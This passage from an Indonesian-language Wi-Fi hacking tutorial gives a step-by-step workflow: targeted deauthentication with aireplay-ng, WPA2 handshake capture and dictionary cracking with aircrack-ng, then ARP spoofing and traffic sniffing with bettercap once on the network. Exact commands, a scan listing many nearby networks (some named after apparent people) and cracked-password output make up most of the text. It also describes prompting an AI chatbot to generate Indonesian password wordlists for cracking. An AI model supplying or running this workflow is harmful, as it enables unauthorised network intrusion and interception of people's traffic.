Agar serangan deauth lebih efektif, kita bisa targetkan deauth ke hanya 1 perangkat saja. Format deauth ke hanya 1 klien :

sudo aireplay-ng -0 10 -a <MAC ACCESS POINT> -c <MAC CLIENT> wlan1mon

contoh:

sudo aireplay-ng -0 10 -a E0:1C:FC:DF:DA:A2 -c 5E:1B:EF:48:FA:05 wlan1mon

E0:1C:FC:DF:DA:A2 adalah mac address dari router

5E:1B:EF:48:FA:05 adalah mac address dari perangkat yang station (klien) yang sedang terhubung.

Untuk mengembalikan interface kita seperti semula ketik :

sudo airmon-ng stop wlan1mon

sudo systemctl restart NetworkManager

2. Wifi Password Cracking

Wi-Fi Password Cracking adalah proses untuk mendapatkan kunci akses (password) dari jaringan nirkabel yang terenkripsi. Berbeda dengan menebak-nebak secara manual, proses ini melibatkan teknik teknis untuk menangkap data dari udara dan memecahkannya menggunakan kekuatan komputasi.

Secara garis besar, konsep ini dibagi menjadi dua tahap utama: **Capture** (Penangkapan data) dan **Crack** (Pemecahan kode).

---

1. Tahap Penangkapan (The Capture)

Sebelum bisa menebak password, penyerang harus mendapatkan "bahan" untuk diolah. Pada jaringan modern (WPA2/WPA3), bahan ini disebut **Handshake**.

- **WPA2 Handshake:** Ketika sebuah perangkat (misal: HP Anda) terhubung ke Router, terjadi pertukaran 4 paket data yang disebut "4-Way Handshake". Di

dalam paket ini terdapat bukti bahwa kedua belah pihak mengetahui password yang benar tanpa mengirimkan password asli secara teks polos.

- **Cara Penyerang:** Penyerang menggunakan alat (seperti *Aircrack-ng*) untuk mengendus (*sniffing*) lalu lintas udara. Seringkali, penyerang akan melakukan **Deauth Attack** (memutus koneksi Anda secara paksa) agar perangkat Anda melakukan *re-connect* otomatis. Saat itulah penyerang menangkap paket *handshake* tersebut.

---

2. Tahap Pemecahan (The Cracking)

Setelah mendapatkan paket *handshake*, penyerang akan membawanya ke komputer mereka untuk dianalisis secara **Offline**. Artinya, mereka tidak perlu lagi berada di dekat Wi-Fi Anda. Mereka menggunakan metode berikut:

Metode	Cara Kerja	Efektivitas
Dictionary Attack	Mencoba daftar kata-kata yang umum digunakan (misal: 12345678, sayang, admin123).	Sangat cepat jika password-nya umum/lemah.
Brute Force	Mencoba setiap kombinasi karakter yang mungkin (a-z, 0-9, simbol).	Pasti berhasil, tapi bisa memakan waktu ribuan tahun jika password panjang.
Rainbow Tables	Menggunakan tabel data yang sudah dihitung sebelumnya untuk mempercepat pencarian *hash*.	Sangat cepat, tapi membutuhkan ruang penyimpanan data yang masif.

Pada contoh kali ini, kita akan melakukan crack password wifi dengan menggunakan aircrack-ng.

Langkah 1. Persiapan Wordlist

Kita akan melakukan crack wifi dengan menggunakan dictionary attack menggunakan password list yang kita siapkan.
Karena kita berada di negara Indonesia, kita perlu menyiapkan wordlist daftar password yang sesuai dengan negara kita, pertama tama buka google gemini

buka gemini.google.com

Lalu pada prompt ketikkan 4 permintaan ini :

1. berikan daftar 200 daftar password terlemah di negara indonesia dan susun agar formatnya seperti rockyou lalu buat mudah dicopy

2. buat variasi kemungkinan password dari kata : "wifi" , buat formatnya seperti wordlist rockyou di kali linux dan buat mudah dicopy

3. buat variasi kemungkinan password dari kata : "internet" , buat formatnya seperti wordlist rockyou di kali linux dan buat mudah dicopy

4. buat variasi kemungkinan password dari kata : "indonesia" , buat formatnya seperti wordlist rockyou di kali linux dan buat mudah dicopy

5. buat variasi kemungkinan password dari kata : "tangerang" , buat formatnya seperti wordlist rockyou di kali linux dan buat mudah dicopy

6. buat variasi kemungkinan password dari kata : "omega" , buat formatnya seperti wordlist rockyou di kali linux dan buat mudah dicopy

catatan :
- yang ke-5 sesuaikan dengan nama kota di mana anda sedang berada
- yang ke-6 sesuaikan dengan nama jalan di mana anda sedang berada

Di situ terlihat banyak daftar password yang panjangnya kurang dari 8 karakter, karena standar panjang password wifi adalah minimal 8 karakter maka kita akan menyaring daftar password yang minimal panjangnya 8 karakter dan kita simpan di file baru misal dengan nama password_wifi.txt

Gunakan awk :

awk 'length($0) >= 8' password_indonesia.txt > password_wifi.txt

Selanjutnya jika ingin menambah daftar password di wordlist, buka google lalu ketik ini di pencarian :

github indonesian password list

Contoh saya ambil dari sini : https://github.com/elliottophellia/wordlist/blob/main/rei-indonesia-wordlist.zip

unzip lalu ambil dari daftar password itu yang panjangnya minimal 8 karakter :

awk 'length($0) >= 8' rei-indonesia-wordlist.txt > pass_wifi.txt

Dicek dengan wc ternyata hasilnya masih banyak :

wc -l pass_wifi.txt


Jika ingin serius kita bisa tambahkan seluruh isi pass_wifi.txt dan gabungkan ke file password list total kita yang tadi bernama password_wifi.txt, tapi di sini agar waktu penebakan password tidak terlalu lama, saya ambil hanya 5000 daftar password saja, ketikkan lagi di terminal :

head -5000 pass_wifi.txt > pass2.txt

Selanjutnya gabungkan isi file pass2.txt dengan daftar password total yang sudah kita buat, pada contoh ini nama filenya: password_wifi.txt

Kopi semua hasilnya dan simpan dalam file teks misal nama file password_wifi.txt untuk membuat daftar kemungkinan password wifi yang akan digunakan untuk dictionary attack (penebakan kata sandi dengan kamus)

Simpan wordlist dengan nama misal : password_indonesia.txt



Langkah 2. Persiapan interface wifi

Misal interface wifi yang akan digunakan untuk penyerangan adalah wlan1

Sama seperti saat ingin melakukan deauth :

sudo airmon-ng check kill

sudo airmon-ng start wlan1


Langkah 3. Pengintaian

Sama seperti pada proses deauth, kita akan gunakan airodump untuk monitor interface yang berada pada mode monitor .

Ketikkan :

sudo airodump-ng wlan1mon

Pada contoh kali ini, kita akan targetkan ssid dengan nama Robohax



BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC CIPHER	AUTH	ESSID
6C:67:EF:7C:AB:98	-89	2	0	0	6	130	WPA2 CCMP	PSK	IbrahimZayn_4G
EC:6C:B5:F2:38:80	-89	2	0	0	6	130	WPA2 CCMP	PSK	HRV
3C:15:FB:B3:12:B4	-91	2	0	0	11	130	WPA2 CCMP	PSK	Lamda259
F8:95:22:43:6B:5C	-88	4	0	0	11	130	WPA2 CCMP	PSK	DMJM
CC:89:5E:99:5E:5C	-66	5	0	0	11	130	WPA2 CCMP	PSK	MIA MARDIAH
DC:FE:07:5D:C5:E8	-93	2	0	0	11	195	WPA2 CCMP	PSK	IMAH
E8:6E:44:67:33:3A	-90	3	0	0	5	130	WPA2 CCMP	PSK	5H1W
A4:A9:30:1E:02:2E	-78	6	0	0	11	130	WPA2 CCMP	PSK	DMJM
34:0A:33:ED:80:FE	-77	5	0	0	11	130	WPA2 CCMP	PSK	Rumah nenek
6C:D2:A1:4A:ED:0E	-75	3	0	0	4	130	WPA2 CCMP	PSK	Hudza ibnu
6C:D2:A1:58:3E:65	-87	5	0	0	8	130	WPA2 CCMP	PSK	QINA
F4:E8:4F:00:A2:54	-88	8	0	0	4	130	WPA2 CCMP	PSK	No signal
B8:DD:71:82:8C:B6	-89	2	0	0	3	130	WPA2 CCMP	PSK	FIFARDIN
3C:F6:52:FC:21:D2	-84	5	0	0	9	130	WPA2 CCMP	PSK	ZTE_2.4G_GttxfU
BC:0F:9A:61:AE:AC	-77	6	0	0	8	720	WPA2 CCMP	PSK	Borahae
34:0A:33:ED:BA:26	-87	4	0	0	8	130	WPA2 CCMP	PSK	rizka
5C:E9:31:1D:68:A4	-86	4	0	0	9	130	WPA2 CCMP	PSK	LAB-COM
9E:A2:F4:A0:7E:FE	-91	2	0	0	2	270	WPA2 CCMP	PSK	pengen ya 😐
9E:A2:F4:A0:7E:FE	-76	3	0	0	2	270	WPA2 CCMP	PSK	pengen ya 😐
74:DA:DA:93:C2:ED	-82	6	0	0	3	130	WPA2 CCMP	PSK	Khusus meet
9C:A2:F4:A0:7E:FE	-79	8	0	0	2	270	WPA2 CCMP	PSK	<length: 0>
3C:FB:5C:1F:29:17	-69	10	0	0	3	130	WPA2 CCMP	PSK	MEN_HOUS
1C:27:04:B4:6E:E0	-87	8	1	0	2	130	WPA2 CCMP	PSK	ONE PIECE
C8:78:7D:29:F3:B0	-84	3	0	0	13	130	WPA2 CCMP	PSK	Rasidi
A0:AB:1B:E4:27:CF	-80	6	0	0	11	270	WPA2 CCMP	PSK	Wifi 243
B4:B0:24:58:32:70	-87	7	0	0	13	270	WPA2 CCMP	PSK	SALMA NUR FADILLAH
2C:B6:C2:AD:B3:DB	-86	4	0	0	8	130	WPA2 CCMP	PSK	samuraixxx
5E:C7:4C:2F:14:5F	-38	8	0	0	6	180	WPA2 CCMP	PSK	Robohax

Quitting ...

terlihat access point menggunakan channel 6 dengan mac address : 5E:C7:4C:2F:14:5F

Langkah 4. Menangkap Handshake


Pada langkah ini kita akan :

1. menangkap handshake untuk akses point yang kita tentukan
2. melakukan deauth pada salah satu perangkat yang terhubung
3. saat perangkat tersebut terhubung, kita berharap ada handshake yang berhasil kita tangkap.

Kita mulai dengan melakukan proses pemantauan pada target router wifi yang kita incar untuk berusaha menangkap handshake ketika ada perangkat yang terhubung ke jaringan wifi

Buka terminal, ketik :

sudo airodump-ng -c 6 --bssid 5E:C7:4C:2F:14:5F -w robohax wlan1mon



Jangan tutup jendela airodump ini, biarkan tetap berjalan agar menangkap handshake ketika perangkat klien kita deauth agar keluar dari wifi kemudian terhubung kembali dan terjadi transaksi handshake yang berisi password


terlihat ada 1 station yang terhubung dengan mac address: 20:72:0D:39:17:3A

Selanjutnya kita coba deauth klien tersebut dengan perintah :

sudo aireplay-ng -0 10 -a 5E:C7:4C:2F:14:5F -c 20:72:0D:39:17:3A wlan1mon

Selanjutnya kembali ke jendela terminal airodump, tunggu sampai ada handshake yang tertangkap.

Setelah menunggu akhirnya ada handshake yang tertangkap, terlihat dari bagian kanan atas



Langkah 5. Melakukan Password Cracking Wifi

Karena handshake sudah tertangkap, tekan ctrl+c untuk menghentikan airodump.

Selanjutnya ketik : ls

untuk melihat hasil file tangkapan ;

```
┌──(robohax㉿robohax-20bws2ng00)-[~/Desktop/PENTEST/wifi]
└─$ ls
contoh.txt  password_indonesia.txt  password_wifi.txt  robohax-01.cap  robohax-01.csv
robohax-01.kismet.csv  robohax-01.kismet.netxml  robohax-01.log.csv
```

Terlihat ada file robohax-01.cap, file itulah yang berisi handshake transaksi password wifi antara klien dan router saat terhubung kembali setelah kita deauth tadi.

Langkah selanjutnya adalah kita akan crack password wifi yang terdapat di file tersebut dengan menggunakan aircrack-ng, buka terminal, ketik :

sudo aircrack-ng -w password_wifi.txt -b 5E:C7:4C:2F:14:5F robohax-01.cap

Terlihat password wifi berhasil dicrack karena muncul pesan

KEY FOUND!

Password wifinya adalah : rootman7777


Selanjutnya kita hentikan mode monitor pada interface kita dan aktifkan kembali network manager karena kita akan mencoba terhubung ke access point itu

Ketik :
sudo airmon-ng stop wlan1mon
sudo systemctl restart NetworkManager

Langkah selanjutnya setelah masuk ke wifi tersebut kita akan mencoba melakukan serangan lanjutan yaitu : arp cache poisoning

Langkah Lanjutan : Arp Cache Poisoning

Arp cache poison adalah salah satu langkah lanjutan yang dapat kita lakukan setelah melakukan crack password wifi dan masuk ke dalam jaringan wifi tersebut.
Tentang arp cache poison itu apa tidak akan diterangkan lagi karena sudah pernah diterangkan pada bagian sebelumnya.
Pada contoh kali ini, saya berhasil masuk ke wifi Robohax dan mendapatkan ip :



Terlihat ip gateway adalah 10.71.19.183. Mac Address gateway adalah 3e:55:48:98:0c:5b

 arp -a
? (10.71.19.183) at 3e:55:48:98:0c:5b [ether] on wlan0

Langkah 1. Persiapan

Ketikkan :

sudo sysctl -w net.ipv4.ip_forward=1

sudo iptables -F
sudo iptables -X
sudo iptables -P FORWARD ACCEPT

Selanjutnya jalankan bettercap :


sudo bettercap -iface wlan0

Langkah 2. Memulai Serangan

Untuk mulai pada console bettercap, ketik :

net.probe on

tunggu beberapa detik karena ini adalah proses scan subnet



setelah beberapa detik akhirnya terlihat ada perangkat lain yang terhubung ke jaringan wifi yang sama :

[endpoint.new] endpoint 10.71.19.41 detected as 20:72:0d:39:17:3a.

Selanjutnya kita mulai arp spoofing , pada console bettercap, ketik :

set arp.spoof.full_duplex true

Selanjutnya kita tentukan target :

set arp.spoof.targets 10.71.19.41, 10.71.19.183

10.71.19.183 adalah router (gateway asli)
10.71.19.41 adalah korban kita

selanjutnya ketik :

arp.spoof on


Setelah arp spoof dinyalakan posisi kita menjadi di tengah tengah antara komunikasi si korban dan gateway asli. Sekarang pc kali linux kita yang menjadi gateway bagi korban.

Posisi ini di dunia hacking disebut Man in the Middle Attack (MITM) dimana kita melakukan eavesdropping (penyadapan di tengah tengah) antara komunikasi pihak gateway asli dengan si korban.

Selanjutnya kita aktifkan sniffing (mengintip paket data yang lalu lalang antara gateway asli dengan perangkat korban dengan bettercap), pada bettercap ketik :

set net.sniff.verbose true

net.sniff on



terlihat korban sedang mengakses web via https :

10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 44 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 44 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 20 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 32 bytes
10.71.19.0/24 > 10.71.19.14 » [07:17:36] [net.sniff.tcp] tcp 10.71.19.41:56552 > 31.13.95.63:https 32 bytes
